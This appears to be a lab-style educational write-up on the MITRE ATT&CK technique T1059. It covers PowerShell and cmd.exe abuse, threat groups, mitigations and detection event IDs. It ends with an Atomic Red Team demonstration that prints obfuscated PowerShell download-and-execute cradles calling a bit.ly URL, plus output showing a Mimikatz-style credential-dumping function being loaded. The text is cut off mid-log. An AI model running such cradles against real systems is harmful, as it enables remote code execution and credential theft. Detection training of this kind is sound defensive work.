

# Command and Scripting Interpreter

## What is a Command and Scripting Interpreter?

A *command and scripting interpreter* is an application that directly executes instructions written in a programming or scripting language, without compiling them beforehand. [\[1\]](#)

Command Interpreters are also known as *Shells*, and you may be familiar with some from your studies so far. These are:

- **Windows:**
  - Command Prompt
  - PowerShell
- **Linux:**
  - Bash
  - Bourne Shell (sh)

## What is a Script?

A *Script* is a program that contains a series of commands that will be executed in sequence after the program executes. A script does not need to be compiled before execution. Scripts are often used to automate tedious and repetitive tasks.

Some common scripting languages that you may be familiar with:

- JavaScript
- Python
- Bash
- PowerShell

## Command and Scripting Interpreter Exploitation

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. [\[2\]](#)

According to the *Red Canary 2022 Threat Detection Report*, the exploitation of the *Command and Scripting Interpreter* was ranked 1st, as the most exploited technique observed in 2021. Red Canary observed this technique being exploited in **53.4%** of organizations.

## What MITRE ATTACK [\[3\]](#) framework technique ID is applied to Command and Scripting Interpreter Exploitation?

- The technique ID assigned to *Command and Scripting Interpreter Exploitation* is **T1059**

## What type of tactic uses this technique?

Provide a name and a brief description of the Tactic that this technique falls under.

- Execution

Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

**- MITRE ATTACK Framework: Execution** [\[4\]](#)

- Initial Access

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spear phishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

**- MITRE ATTACK Framework: Initial Access** [\[5\]](#)

- Lateral Movement

Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

**- MITRE ATTACK Framework: Lateral Movement** [\[6\]](#)

The *Command and Scripting Interpreter* technique is primarily used as part of the *Execution* tactic. A script may be embedded in a Phishing email as part of the *Initial Access* tactic. It can also be used to access services configured for remote access using SSH or RDP, exploiting the *Lateral Movement* tactic *Remote Services* to perform remote *Execution*.

## Command and Scripting Interpreter Techniques & Sub-Techniques

The Command and Scripting Interpreter technique has 8 sub-techniques. They are listed as follows:

- T1059.001: PowerShell
- T1059.002: AppleScript
- T1059.003: Windows Command Shell
- T1059.004: Unix Shell
- T1059.005: Visual Basic
- T1059.006: Python
- T1059.007: JavaScript
- T1059.008: Network Device CLI

Of the 8 sub-techniques listed, two of them made the top 10 list of sub-techniques exploited. The sub-techniques were ranked 1st and 2nd respectively. They were:

- T1059.001: PowerShell [\[7\]](#) (35% Organisations Affected)
- T1059.003: Windows Command Shell [\[8\]](#) (28.1% Organisations Affected)

We will focus on learning about these techniques.

### T1059.001: PowerShell

#### Why do malicious actors use PowerShell?

*PowerShell* is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS. [\[9\]](#)

*PowerShell* is included by default with Windows and it is widely used by system administrators to automate tasks and to perform remote management tasks.

#### What can Malicious Actors use PowerShell for?

*PowerShell* is an extremely powerful command line tool and due to it being shipped by default with Windows machines and it's high use by Administrators, it has become popular with malicious actors.

Malicious actors can use *PowerShell* to:

- Execute Commands
- Evade Detection
- Obfuscate Malicious Activity
- Spawn Additional Processes
- Remotely Download and Execute Arbitrary Code and Binaries
- Gather Information
- Change System Configurations

Based on Red Canary's analysis of the commonalities between threats that leverage PowerShell, it was found that the most common use of PowerShell is:

- As part of a toolkit, such as Cobalt Strike.
- Obfuscation, by using Base64 to encode malicious activity.
- To download payloads via cmdlets, as part of the *Ingress Tool Transfer* technique.
- To load and execute malicious DLLs.
- To facilitate process injection.
- To disable Windows Security Tools [\[10\]](#)
- To decrypt malicious payloads.

### Can you name any significant Groups that leverage PowerShell for malicious activity?

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

**- MITRE ATTACK Framework: Groups** [\[11\]](#)

This technique has been leveraged by some large cybercrime organizations, state actors and in significant breaches over the past number of years.

Please provide the groups name, a brief description of the group and the exploit used.

| Group      | Description   | Exploit Used   |
|------------|---|--|
| APT32      | APT32 is a suspected Vietnam-based threat group that has been active since at least 2014  | APT32 has used COM scriptlets to download Cobalt Strike beacons  |
| FIN7       | FIN7 is a financially-motivated threat group that has been active since 2013 primarily targeting the U.S. retail, restaurant, and hospitality sectors, often using point-of-sale malware. | FIN7 has used a PowerShell script to launch shellcode that retrieved an additional payload.  |
| GALLIUM    | GALLIUM is a group that has been active since at least 2012, primarily targeting high-profile telecommunications networks.  | GALLIUM has used PowerShell for execution to assist in lateral movement as well as for dumping credentials stored on compromised machines. |
| Zeus Panda | Zeus Panda is a Trojan designed to steal banking information and other sensitive credentials for exfiltration.  | Zeus Panda uses PowerShell to download and execute the payload.  |

## What can you do to mitigate against PowerShell exploitation?

Please research mitigations and provide the type and a short description of the mitigation techniques.

| ID    | Mitigation                           | Description   |
|-------|--------------------------------------|---|
| M1049 | Antivirus/Antimalware                | Anti-virus can be used to automatically quarantine suspicious files.  |
| M1045 | Code Signing                         | Where possible, only permit execution of signed scripts.  |
| M1042 | Disable or Remove Feature or Program | Disable or remove any unnecessary or unused shells or interpreters.   |
| M1038 | Execution Prevention                 | Use application control where appropriate.  |
| M1026 | Privileged Account Management        | When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration. |

## How can this type of attack be detected?

To combat PowerShell being used against you, actively monitoring for process starts and command line activity will help detect threats.

- Monitor for the creation of execution policies by admin or system accounts using the Registry or the command line.
- Monitor for encoding and obfuscation on the command line.
- Monitor for PowerShell activity in environments where PowerShell is not expected.
- Monitor for the execution of artifacts associated with PowerShell specific assemblies.
  - An example of one is by writing your own C# program, that references the *System.Management.Automation.dll* and can use the the DLLs functions to execute PowerShell code. [\[12\]](#)
- Enable PowerShell logging.

| ID     | Data Source | Data Component    |
|--------|-------------|-------------------|
| DS0017 | Command     | Command Execution |
| DS0011 | Module      | Module Load       |
| DS0009 | Process     | Process Creation  |
| DS0012 | Script      | Script Execution  |

Performing regular compromise assessments within an environment is also very beneficial to the organization and can also help with detecting threats, both past and present.

Compromise assessments are high-level investigations where skilled teams utilize advanced tools to dig more deeply into their environment to identify ongoing or past attacker activity in addition to identifying existing weaknesses in controls and practices.

- **CrowdStrike** [\[13\]](#)

These tests are usually performed by vulnerability scanners, and will assess the company's infrastructure. The scans will usually incorporate searching for known *Indicators of Compromise* (IOC) from recently investigated attacks.

An Indicator of Compromise (IOC) is a piece of digital forensics that suggests that an endpoint or network may have been breached. Just as with physical evidence, these digital clues help information security professionals identify malicious activity or security threats, such as data breaches, insider threats or malware attacks.

- **CrowdStrike** [\[14\]](#)

*Indicators of Compromise* includes:

- Files Hashes
- IP Addresses
- Sign in Activity from unexpected countries.
- Large volumes of sign in requests.

## Log Collection

- Windows Security Event ID 1101: Antimalware-Scan-Interface (AMSI).
- Windows Security Event ID 4104: Scriptblock logging.
- Windows Security Event ID 400: PowerShell command-line logging.
- Windows Security Event IDs 800 and 4103: Module loading and Add-Type logging.

## T1059.003: Windows Command Shell

### Why do malicious actors use Windows Command Shell?

The *Windows Command Shell* (Command Prompt, cmd.exe) was the first shell incorporated into the Windows Operating System. It can be used to automate account management tasks and system backups, via batch (.bat) files. [\[15\]](#)

The *Command Shell* is widely available on any machine running windows, and this makes it attractive to adversaries. The ability to run scripts is also a big factor in the decision to use the *Command Shell*. The *Command Shell* also has the ability to call on most executable files, and run them.

## What can Malicious Actors use the Windows Command Shell for?

Due to the prevalence of the *Windows Command Shell* across Windows machines and its versatility in being able to control many aspects of the system, it becomes a very attractive tool for adversaries.

Adversaries may leverage the *Windows Command Shell* to deliver malicious payloads, as well as many other activities.

Malicious actors can use the *Windows Command Shell* to:

- Obfuscate Malicious Activity
- Collect System Information
- Modify Systems
- Execute Binaries
- Bypass Security Controls

As mentioned above, an adversary may use the *Windows Command Shell* to obfuscate their activity. The goal of which is to delay the analysis, and bypass detection.

Some Obfuscation Techniques to be aware of:

- Environment Variable Substrings
- For Loops
- Double Quotes
- Caret Symbols
- Parentheses
- Commas
- Semicolons
- Random Variable Names

The *Windows Command Shell* also contains a built in command called `type`. This command allows the user to display the contents of a file. [\[16\]](#) A user can redirect the output of this command using the operators `>` and `>>`, thus avoiding using the `copy` command directly. [\[8-1\]](#)

## Can you name any significant Groups that leverage Windows Command Shell for malicious activity?

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

- **MITRE ATTACK Framework: Groups** [\[11-1\]](#)

This technique has been leveraged by some large cybercrime organizations, state actors and in significant breaches over the past number of years.

Please provide the groups name, a brief description of the group and the exploit used.

| Group         | Description   | Exploit Used  |
|---------------|---|---|
| Babuk         | Babuk is a Ransomware-as-a-service (RaaS) malware group that has been used since at least 2021                                      | Babuk has the ability to use the command line to control execution on compromised hosts.                  |
| Conti         | Conti is a RaaS group that was first observed in December 2019, and is responsible for the HSE attack in 2021.                      | Conti can utilize command line options to allow an attacker control over how it scans and encrypts files. |
| Emotet        | Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. | Emotet has used <code>cmd.exe</code> to run a PowerShell script.  |
| Lazarus Group | Lazarus Group is a North Korean state-sponsored cyber threat group that has been attributed to the Reconnaissance General Bureau.   | Lazarus Group uses <code>cmd.exe</code> to execute commands on victims                                    |

### What can you do to mitigate against Windows Command Shell exploitation?

Please research mitigations and provide the type and a short description of the mitigation techniques.

| ID    | Mitigation           | Description                                |
|-------|----------------------|--|
| M1038 | Execution Prevention | Use application control where appropriate. |

### How can this type of attack be detected?

An analyst must always be aware of a user's role when they are investigating suspicious activity. As such, an administrator using the *Windows Command Shell* to execute scripts might appear to align with their role.

- Monitor accounts for *Windows Command Shell* activity, where this activity is not expected.
- Monitor for command line activity.
  - Command Line arguments may be obfuscated.
- Monitor for Process Creation and unusual Parent-Process combinations.
- Monitor for Command Line activity attempting to bypass security controls.
- Monitor for task scheduling activity.

| ID     | Data Source | Data Component    |
|--------|-------------|-------------------|
| DS0017 | Command     | Command Execution |
| DS0009 | Process     | Process Creation  |



Performing regular compromise assessments within an environment is also very beneficial to the organization and can also help with detecting threats, both past and present.

Compromise assessments are high-level investigations where skilled teams utilize advanced tools to dig more deeply into their environment to identify ongoing or past attacker activity in addition to identifying existing weaknesses in controls and practices.

- **CrowdStrike** [\[13-1\]](#)

These tests are usually performed by vulnerability scanners, and will assess the company's infrastructure. The scans will usually incorporate searching for known *Indicators of Compromise* (IOC) from recently investigated attacks.

An Indicator of Compromise (IOC) is a piece of digital forensics that suggests that an endpoint or network may have been breached. Just as with physical evidence, these digital clues help information security professionals identify malicious activity or security threats, such as data breaches, insider threats or malware attacks.

- **CrowdStrike** [\[14-1\]](#)

*Indicators of Compromise* includes:

- Files Hashes
- IP Addresses
- Sign in Activity from unexpected countries.
- Large volumes of sign in requests.

## Log Collection

Listed below are log events to track:

- Windows Security Event ID 4688: Process Creation.
- Sysmon Event ID 1: Process creation.
- Sysmon Event ID 11: File create.

# Command and Scripting Interpreter Exploitation Demonstration

In this section, we will demonstrate some of the tactics that can be performed with WMI and then to view the logs to get an idea for what you should look for.

To help with this section, please open the GitHub link for the *Atomic Red Team* atomics page for the sub-techniques *PowerShell* and the *Windows Command Interpreter*

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.001/T1059.001.md>
- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.003/T1059.003.md>

## T1059.001 - PowerShell

From the Atomic Red Team Github for the technique *T1059.001: PowerShell* shows that there are 21 automatic tests built into the Atomic Red Team toolset.

It may not be possible to run all the tests, however we will run a couple so that you can view any relevant log information.

### Step 1: Open Client Machine

- Open the Windows 10 machine connected to the Detection Lab configuration.
- Open PowerShell.

### Step 2: Confirm that Invoke-AtomicTest is Installed


- Confirm that the `Invoke-AtomicTest` cmdlet is installed correctly. This command will install this module.

```
Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser
```

- Type `A` to confirm installing the Module.
- If the module is already installed, you will not be prompted to accept.

Further Reading about the installation process:

- <https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Atomic-Red-Team>



```
Windows PowerShell
PS C:\Users\User> Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

### Step 3: Check the Prerequisites for T1059.001

- We need to confirm that all the prerequisites for the tests are available and installed correctly.


```
Invoke-AtomicTest T1059.001 -CheckPrereqs
```

- We can see that nearly half of the tests do not have the required software installed.

### Step 4: Get the Prerequisites for T1059.001

- Install the resources required to complete the relevant tests.

```
Invoke-AtomicTest T1059.001 -GetPrereqs
```



```
Windows PowerShell
Attempting to satisfy prereq: PowerShell version 2 must be installed
Prereq already met: PowerShell version 2 must be installed
GetPrereq's for: T1059.001-13 NTFS Alternate Data Stream Access
Attempting to satisfy prereq: Homedrive must be an NTFS drive
Prereq already met: Homedrive must be an NTFS drive
GetPrereq's for: T1059.001-14 PowerShell Session Creation and Use
Elevation required but not provided
Attempting to satisfy prereq: PSRemoting must be enabled
Enable-PSRemoting : Access is denied. To run this cmdlet, start Windows PowerShell with the "Run as administrator"
option.
At line:1 char:4
+ & {Enable-PSRemoting}
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Enable-PSRemoting], InvalidOperationException
+ FullyQualifiedErrorId : System.InvalidOperationException,Microsoft.PowerShell.Commands.EnablePSRemotingCommand
Failed to meet prereq: PSRemoting must be enabled
GetPrereq's for: T1059.001-15 ATHPowerShellCommandLineParameter -Command parameter variations
Attempting to satisfy prereq: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter
must be exported in the module.
Prereq successfully met: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must
be exported in the module.
GetPrereq's for: T1059.001-16 ATHPowerShellCommandLineParameter -Command parameter variations with encoded arguments
Attempting to satisfy prereq: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter
must be exported in the module.
Prereq already met: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must be ex
ported in the module.
GetPrereq's for: T1059.001-17 ATHPowerShellCommandLineParameter -EncodedCommand parameter variations
Attempting to satisfy prereq: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter
must be exported in the module.
Prereq already met: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must be ex
ported in the module.
GetPrereq's for: T1059.001-18 ATHPowerShellCommandLineParameter -EncodedCommand parameter variations with encoded argumen
ts
Attempting to satisfy prereq: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter
must be exported in the module.
Prereq already met: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must be ex
ported in the module.
GetPrereq's for: T1059.001-19 PowerShell Command Execution
No Preqs Defined
GetPrereq's for: T1059.001-20 PowerShell Invoke Known Malicious Cmdlets
Elevation required but not provided
No Preqs Defined
GetPrereq's for: T1059.001-21 PowerUp Invoke-AllChecks
No Preqs Defined
PS C:\Users\user>
```

### Step 5: Begin Testing

I will choose a select few tests to demonstrate the commands used to generate the logs. All the tests can be executed at once, however I prefer to do it test-by-test.

*Some tests are designed for Linux or Mac. Ensure that you are attempting to demonstrate the Windows Tests.*


## Test #4 - Obfuscation Tests

This test covers the different methods of obfuscation that can be used with PowerShell. Upon a successful execution, this should display 'SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION'.

### Show Test Details

- Firstly, use the -ShowDetails switch to print the details of the specific test to the screen.

```
Invoke-AtomicTest T1059.001 -TestNumbers 4 -ShowDetails
```



```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1059.001 -TestNumbers 4 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Command and Scripting Interpreter: PowerShell T1059.001
Atomic Test Name: Obfuscation Tests
Atomic Test Number: 4
Atomic Test GUID: 4297c41a-8168-4138-972d-01f3ee92c804
Description: Different obfuscated methods to test. Upon execution, reaches out to bit.ly/L3glt and displays: "SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION"

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gltCradle','Default_File_Path.ps1');IEX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1'))|ForEach-Object{[Char]$_}))
(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gltCradle','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1'))|ForEach-Object{[Char]$_})).InvokeReturnAsIs()
Set-Variable HJ1 'http://bit.ly/L3gltCradle';SI Variable:/0W 'Net.WebClient';Set-Item Variable:\gH 'Default_File_Path.ps1';ls _*;Set-Variable igZ (.$ExecutionContext.InvokeCommand.(($ExecutionContext.InvokeCommand.PsObject.Methods|?{$_.Name-like '*Cm*t'}).Name).Invoke($ExecutionContext.InvokeCommand.(($ExecutionContext.InvokeCommand|GM|?{$_.Name-like '*om*e'}).Name).Invoke('*w-ct',$TRUE,1))(Get-ChildItem Variable:0W).Value);Set-Variable J (((Get-Variable igZ -ValueOn)|GM)|?{$_.Name-like '*w*i*le'}).Name);(Get-Variable igZ -ValueOn).(ChildItem Variable:J).Value).Invoke((Get-Item Variable:HJ1).Value,(GV gH).Value);&(''.IsNormalized.ToString()[13,15,48]-Join''')(-Join([Char[]](CAT -Enco 3 (GV gH).Value)))
[!!!!!!!END TEST!!!!!!!]
```

### Execute Test

- Next, we will run the test.

```
Invoke-AtomicTest T1059.001 -TestNumbers 4
```



```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1059.001 -TestNumbers 4
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1059.001-4 Obfuscation Tests
THIS CRADLE WORKED!!! -- SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
Function Invoke-Mimikatz (tutorial version strictly for lulz) has now been set.
You can test it by running: Invoke-Mimikatz -DumpCreds (or -DumpCr for short).
THIS CRADLE WORKED!!! -- SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
Function Invoke-Mimikatz (tutorial version strictly for lulz) has now been set.
You can test it by running: Invoke-Mimikatz -DumpCreds (or -DumpCr for short).
THIS CRADLE WORKED!!! -- SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
Function Invoke-Mimikatz (tutorial version strictly for lulz) has now been set.
You can test it by running: Invoke-Mimikatz -DumpCreds (or -DumpCr for short).
Done executing test: T1059.001-4 Obfuscation Tests
PS C:\Users\user>
```

- As you can see from the screenshot above, the test executed successfully.



| i | Time                      | Event   |
|---|---------------------------|---|
| > | 4/23/22<br>6:09:10.000 PM | <pre> 04/23/2022 06:09:10 PM LogName=Windows PowerShell EventCode=400 EventType=4 ComputerName=win10.windomain.local SourceName=PowerShell Type=Information RecordNumber=52686 Keywords=Classic TaskCategory=Engine Lifecycle OpCode=Info Message=Engine state is changed from None to Available.  Details: NewEngineState=Available PreviousEngineState=None  SequenceNumber=13  HostName=ConsoleHost HostVersion=5.1.18362.145 HostId=b47e5f26-97ed-4161-a8da-3df05670b0bc HostApplication=powershell.exe &amp; ((New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gItCradle','Default_File_Path.ps1'));EX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_}) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gItCradle','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_})).InvokeReturnAsIs() Set-Variable HJ1 'http://bit.ly/L3gItCradle';\$? Variable:/OW 'Net.WebClient';Set-Item Variable:;gh 'Default_File_Path.ps1';ls -;Set-Variable igZ (. \$ExecutionContext.InvokeCommand.(\$ExecutionContext.InvokeCommand.PsObject.Methods ? {\$_.Name-like 